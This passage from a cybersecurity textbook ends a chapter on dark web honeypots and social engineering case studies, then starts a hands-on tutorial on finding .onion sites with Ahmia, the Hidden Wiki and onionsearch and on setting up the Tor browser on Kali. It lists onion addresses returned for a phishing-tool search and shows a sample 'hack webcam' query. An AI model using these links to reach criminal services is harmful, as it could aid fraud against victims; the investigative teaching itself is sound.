The future of dark web honeypots looks promising, with advancements in AI, blockchain analytics, and cyber deception techniques making them even more effective. As cybercriminals continue to evolve their tactics, so too must the methods used to track and counteract them. Law enforcement agencies and cybersecurity researchers will likely increase their reliance on honeypots to monitor ransomware gangs, track illicit financial flows, and infiltrate cybercriminal networks. However, with growing awareness of these tactics, criminals may also adapt, employing more stringent vetting measures and decentralized communication platforms to evade detection.

7.4.3 Social engineering and psychological profiling

Social engineering is one of the most potent tools used by cybercriminals, especially those who operate within the shadows of the Dark Web. Unlike traditional hacking techniques that rely on technical vulnerabilities, social engineering exploits human psychology to manipulate individuals into divulging sensitive information, granting unauthorized access, or performing actions against their best interests. By leveraging deception, persuasion, and psychological profiling, attackers craft scenarios that seem legitimate, ultimately leading their victims into a trap. The Dark Web serves as a hub for social engineering tactics, offering forums and marketplaces where cybercriminals share knowledge, tools, and services to exploit human weaknesses. Psychological profiling plays a significant role in refining social engineering attacks. By analyzing an individual's behavior, preferences, emotional triggers, and online activity, attackers can create highly personalized schemes that increase their chances of success.

A notable real-world example of social engineering was the 2014 attack on Sony Pictures Entertainment. Hackers, believed to be affiliated with North Korea, gained access to Sony's networks through a combination of phishing emails and psychological manipulation. Employees were tricked into revealing their login credentials, allowing attackers to exfiltrate massive amounts of data, including unreleased films, internal emails, and confidential information. This attack demonstrated how human error could be as detrimental as any software vulnerability.

One of the most infamous cases of psychological profiling for cybercrime was carried out by Cambridge Analytica. Although not inherently tied to the Dark Web, the methods used align closely with those found in underground markets. The company harvested Facebook data from millions of users without their consent, using psychological profiling to craft highly targeted political advertisements and misinformation campaigns. By analyzing users' likes, interests, and online interactions, they developed detailed personality profiles, which were then exploited to influence public opinion and voting behaviors.

On the Dark Web, social engineering services are often sold as part of cybercriminal operations. There are black markets where one can purchase phishing kits, voice changer software, and scripts designed to manipulate victims. Some underground groups offer 'full-service' social engineering attacks, where an attacker is hired to infiltrate a company by impersonating employees or technical support personnel. These services often include deep research into the target's habits, contacts, and vulnerabilities before executing the attack.

One particularly chilling example is the use of social engineering in sextortion scams. Criminals on the Dark Web often gather personal information about their targets through leaked databases or hacked webcams. They then contact the victims, claiming to have compromising images or videos, demanding payment in cryptocurrency to prevent public exposure. Many of these scams are based entirely on psychological manipulation rather than actual evidence, yet they succeed because of the fear and embarrassment they induce in victims.

Another case of social engineering with real-world consequences was the 2020 Twitter hack, in which attackers used a phone-based spear-phishing campaign to gain access to internal systems. By impersonating IT staff, they convinced employees to hand over credentials, eventually allowing them to hijack high-profile accounts, including those of Elon Musk, Barack Obama, and Apple. The attackers then posted messages promoting a Bitcoin scam, leading to substantial financial losses for unsuspecting users.

Psychological profiling has also played a crucial role in advanced persistent threats. State-sponsored hackers use detailed behavioral analysis to craft custom attacks against diplomats, corporate executives, and political figures. By studying their targets' online presence, preferred communication methods, and psychological triggers, these actors design highly convincing emails or messages that lure individuals into opening malicious attachments or revealing classified information. The rise of AI and deepfake technology has further enhanced the capabilities of social engineers operating on the Dark Web. Attackers can now create realistic voice and video deepfakes to impersonate CEOs or other high-ranking officials. This technique has already been used in corporate fraud cases where employees were tricked into transferring millions of dollars to fraudulent accounts, believing they were following orders from their superiors.

7.5 CONCLUSION

Investigating the dark web requires a sophisticated blend of technical expertise, strategic foresight, and ethical consideration. This chapter has illuminated the hidden mechanisms and structures of the dark web, revealing how encryption, anonymity, and decentralized platforms create both opportunities and challenges for investigators. By dissecting the operational behaviors of dark web actors and applying investigative techniques such as digital forensics, social engineering, and blockchain tracing, this chapter underscores the importance of adaptability and vigilance in dark web investigations. Operational security remains paramount, as missteps can compromise both the investigator's identity and the integrity of the investigation. The ethical landscape of dark web investigations is equally complex, as balancing privacy rights with the need for security presents a constant dilemma. The rise of AI and machine learning is poised to revolutionize dark web investigations, enabling faster threat detection and deeper behavioral analysis. However, these advancements also introduce new risks, as adversaries exploit similar technologies to enhance their anonymity and operational security. Moving forward, successful dark web investigations will require a dynamic, interdisciplinary approach – integrating technological innovation with human intelligence and legal oversight. Ultimately, understanding the dark web not only empowers investigators to disrupt criminal activity but also provides insights into the broader tension between privacy and security in the digital age.

Chapter 8

Hands-on dark web investigations

DOI: 10.1201/9781003542544-8

8.1 ACCESS DARKWEB

Dark web is an intentionally hidden part of the internet, helping protect internet users' privacy from traffic analysis attacks. This portion of the internet can only be accessed through specialized dark web browsers or technologies. Manual research, which analysts widely use, is both time-consuming and ultimately inefficient. Some studies have used automated mechanisms to discover dark web, but information about studies that systematically investigate or evaluate the content contained in its hidden network is scarce. This session highlights technological challenges when exploring illegal and extremist content using tools that can shed light on this anonymous network.

The Dark Web can be a valuable source of threat intelligence, where analysts can learn about how cyberattacks are carried out, stolen data, which attack tools are for sale and purchased, and the success rates of current cyberattack campaigns. However, this intelligence and creating a complete picture of the threat environment can be complex and require a thorough understanding of the dark web and how to conduct investigations. Some threat information that analysts can find on the dark web includes:

- Exposed Leaks, names, email addresses, and precision assets related to your organization are usually sold in dark web markets.
- Vulnerabilities are where security vulnerabilities in popular software used in many companies are sold.
- Threat Campaign, the necessary data can be accessed to track a new cyberattack campaign related to different sectors/scenarios.

- Digital Asset Accessing is sold, such as the database, critical servers, and infrastructures provided to sell infrastructure.

Following the dark web from a cybersecurity perspective gives us in-depth information about exciting monetization methods for criminals. By following these techniques and tactics, the next attack can be predicted and creates an essential context for us for preattack measures. For these reasons, the dark web is an essential resource for OSINT because it makes up a large part of the internet and has rich content. Moreover, with dark web data collection, organizations or states can make discoveries about data breaches and illegal activities and take various measures accordingly.

8.2 EXTRACT DARK WEB URLS

This section explains about extracting dark web URL data via the deep web using regular search techniques. Due to the TOR Network architecture, it is not easy to find relevant content because it is not suitable for the search engine structure used by central systems. Therefore, we try to solve this problem with some solutions close to the web searches that we use in daily life.

8.2.1 Extract on deep web

As a first step, let us focus on deep web search engines to find dark web URLs.

- **Ahmia:** This essentially collects '.onion' URLs from the Tor network and then feeds these pages to their index, provided they don't contain a robots.txt file saying not to index them. In addition, Ahmia allows onion service operators to register their URLs, enabling them to be found. Through continuously collecting '.onion' URLs, Ahmia has created one of the most extensive indexes of the deep web. Access Ahmia (https://ahmia.fi/) from your web browser as shown in Figure 8.1.





Figure 8.1 Ahima web portal. ⏎

Search for keywords or strings (say Phishing tool) that you want to search for. Figure 8.2 displays the '.onion' URLs found on Dark Web by Ahima.



Omitted very similar entries. Displaying 1284 matches in 3.1 seconds.

Sms phishing tool

No description provided
dgquftlvcauzaej6qbcyitv76pxfinojj3hy47rmphhugflfh75bz5qd.onion — 1 month, 1 week —

phishing Archives - #1 Y3llowl4bs Hackers

No description provided
twd6bfktlkhwluhj2ghjthx55pnp2dcuuhf6qqjz7vm2krsmwpz6crad.onion — 1 month, 1 week —

Phishing - riseup.net

No description provided
vww6ybal4bd7szmgncyruucpgfkqahzddi37ktceo3ah7ngmcopnpyyd.onion — 1 month, 1 week —

Figure 8.2 Keyword search in Ahima. ⏎

- **Hidden Wiki:** Uncensored Hidden Wiki works slightly differently. Anyone can register with an uncensored hidden Wiki; after that, everyone can edit connections in the database. The search engine works by calling the descriptions of the pages given in these links. '.onion' Since domain names are changed very often, crowdsourcing links is one of the best ways to collect many valuable URLs and keep them up to date.

  Open a web browser to https://thehiddenwiki.org/ and choose a category as shown in Figure 8.3.


Hidden Wiki – TheHiddenWiki.org
https://thehiddenwiki.org
Import bookmarks...
WhatsApp
Saved Posts | LinkedIn
VCL
My courses
Social Links - YouTub
Hidden Wiki – TheHiddenWiki.org

Figure 8.3 Hidden Wiki. ⏎

8.2.2 Dark web search

The dark web is essentially a bunch of websites accessible by Onion routers and even end in DOT ONION extension. TOR network is designed to resist network traffic analysis and makes it highly challenging to determine the source and destination of communications. These links are randomly generated strings that are unknown, are not indexed (searched by Google spiders), and need special tools.


First, we need to install Dark Web search tools. Note that I am using Kali Linux over VMware app. Install Onionsearch using $ **sudo pip3 install Onionsearch** as displayed in Figure 8.4.



```
┌──(kali㉿kali)-[~/Documents/Tools/DarkWeb]
└─$ sudo pip3 install onionsearch
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/onionsearch-1.3-py3.11.egg is deprecated. pip 24.3
replacement is to use pip for package installation.. Discussion can be found at https://github.com/pypa/pip/issues/1233
Requirement already satisfied: onionsearch in /usr/local/lib/python3.11/dist-packages/onionsearch-1.3-py3.11.egg (1.3)
Requirement already satisfied: PySocks in /usr/lib/python3/dist-packages (from onionsearch) (1.7.1)
Collecting argparse (from onionsearch)
  Downloading argparse-1.4.0-py2.py3-none-any.whl (23 kB)
Collecting bs4 (from onionsearch)
  Downloading bs4-0.0.1.tar.gz (1.1 kB)
```

Figure 8.4 Install onionsearch. ⏎


TOR uses a system of guard nodes to establish a secure entry point into the dark web network. This involves creating a series of nodes through which the data will pass. This process is managed by the TOR browser. Install TOR VPN Service using $ **sudo apt install tor** as shown in Figure 8.5.



```
┌──(kali㉿kali)-[~/Documents/Tools/DarkWeb]
└─$ sudo apt install tor
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  tor-geoipdb torsocks
Suggested packages:
  mixmaster torbrowser-launcher apparmor-utils nyx obfs4proxy
The following NEW packages will be installed:
  tor tor-geoipdb torsocks
0 upgraded, 3 newly installed, 0 to remove and 8 not upgraded.
Need to get 3,669 kB of archives.
```

Figure 8.5 Install TOR app. ⏎


The name ‘The Onion Router’ (TOR) comes from the multiple layers of encryption used to anonymize data as it passes through a series of volunteer-operated servers (TOR nodes). Each node in the TOR circuit peels back one layer of encryption, hence the name ‘Onion Routing’. TOR provides Privacy and anonymity, minimizing the risk of exposing identifying user info. Regular browsers (Chrome, Firefox, Edge) are not designed with this focus. Start the Tor service and check the status as displayed in Figure 8.6.



```
┌──(kali㉿kali)-[~/Documents/Tools/DarkWeb]
└─$ sudo service tor start

┌──(kali㉿kali)-[~/Documents/Tools/DarkWeb]
└─$ sudo service tor status
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
     Loaded: loaded (/lib/systemd/system/tor.service; disabled; preset: disabled)
     Active: active (exited) since Fri 2023-11-17 09:44:33 EST; 14s ago
    Process: 135749 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 135749 (code=exited, status=0/SUCCESS)
        CPU: 3ms
```

Figure 8.6 Starting TOR service. ⏎


To find TOR Links, we use the Onion Search to find info/string with one page limit and output to a file as **$ sudo onionsearch “string to search” – limit 1 – output filesearch.txt** as shown in Figure 8.7 as the links will be saved in the text file.



```
┌──(kali㉿kali)-[~/Documents/Tools/DarkWeb]
└─$ sudo onionsearch "hack webcam" --limit 1 --output 20231117-Hack-Webam.txt
search.py started with 1 processing units ...
                Ahmia (#0): 100%|
            OnionLand (#0): 100%|
```

Figure 8.7 Onionsearch performed. ⏎


To access the searched Dark websites, we need to first install a specialised app to launch the dark web browser. This first installs the tor launcher as $ **sudo apt install -y tor torbrowser-launcher** as shown in Figure 8.8.



```
┌──(kali㉿kali)-[~/Documents/Tools/DarkWeb]
└─$ sudo apt install -y tor torbrowser-launcher
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
tor is already the newest version (0.4.8.9-1).
The following NEW packages will be installed:
  torbrowser-launcher
0 upgraded, 1 newly installed, 0 to remove and 8 not upgraded.
Need to get 54.1 kB of archives.
After this operation, 241 kB of additional disk space will be used.
```

Figure 8.8 Tor browser launched. ⏎


Run the install command to start TOR Browser launcher as shown in Figure 8.9. This will fail the first time, mentioning that the system is under attack.



```
┌──(kali㉿kali)-[~/Documents/Tools/DarkWeb]
└─$ sudo torbrowser-launcher
Tor Browser Launcher
By Micah Lee, licensed under MIT
version 0.3.6
https://github.com/micahflee/torbrowser-launcher
Creating GnuPG homedir /root/.local/share/torbrowser/gnupg_homedi
QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runt
Downloading Tor Browser for the first time.
Downloading https://aus1.torproject.org/torbrowser/update_3/relea
Invalid SSL certificate for:
https://aus1.torproject.org/torbrowser/update_3/release/Linux_x86

You may be under attack.

Try the download again using Tor?
```

Figure 8.9 Download TOR browser. ⏎

Re-run the $ **sudo torbrowser-launcher** command again as illustrated in Figure 8.10.




```
┌──(kali㉿kali)-[~/Documents/Tools/DarkWeb]
└─$ sudo torbrowser-launcher
Tor Browser Launcher
By Micah Lee, licensed under MIT
version 0.3.6
https://github.com/micahflee/torbrowser-launcher
QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runt
Downloading Tor Browser for the first time.
Downloading over Tor
Downloading https://aus1.torproject.org/torbrowser/update_3/relea
Latest version: 13.0.1
Downloading https://dist.torproject.org/torbrowser/13.0.1/tor-bro
Downloading https://dist.torproject.org/torbrowser/13.0.1/tor-bro
□
```

Downloading Tor Browser for the first time.

Downloaded 5.5% (5.9 MiB) (over Tor)

Figure 8.10 Tor browser launched. ⏎


Run tor browser with sudo permissions as shown in Figure 8.11.



```
┌──(kali㉿kali)-[~/Documents/Tools/DarkWeb]
└─$ sudo torbrowser-launcher
[sudo] password for kali: █
```

Figure 8.11 Start Tor browser launcher with root permissions. ⏎

Upon successful start, the Tor Browser will establish a connection and route the traffic over tor nodes as shown in Figure 8.12. The basic level dark web browsing setup is complete.



Establishing a Connection
×
+
Tor Browser
Search with DuckDuckGo or enter address
Cancel

Establishing a Connection

Tor Browser routes your traffic over the Tor Network, run by thousands of volunteers around the world.

Figure 8.12 TOR connections established by TOR browser. ⏎

8.3 LEVELS OF DARK WEB BROWSING


At this point, we present different levels to secure dark web browsing.

8.3.1 Level 1: use TOR to open '.ONION' links

Paste the .ONION URL obtained from Onionsearch in this TOR browser and open. However, this is level 1 for browsing the Dark Web and not the most secure or recommended way of accessing the Dark Web. When you use the TOR Browser, your ISP can see your connection (your laptop running Tor Browser which has created TOR connections to your ISP, which is the first Onion Router node you are connected to. Now the ISP can see this connection even as further down the line, you are protected. How do we hide this link from the ISP?

8.3.2 Level 2: harden the TOR browser

Using the TOR Browser, open Settings, reach into Privacy and Security, and then Browser Privacy. Notice this is initially set to 'Standard', change this to 'Safest' option as shown in Figure 8.13.



Security Level

Disable certain web features that can be used to attack your security and anonymity. Learn more

● **Standard**
All browser and website features are enabled.


○ **Safer**
Disables website features that are often dangerous, causing some sites to lose functionality.

○ **Safest**
Only allows website features required for static sites and basic services. These changes affect images, media, and scripts.

Figure 8.13 TOR browser privacy and security. ⏎

8.3.3 Level 3: use VPN to access the dark web

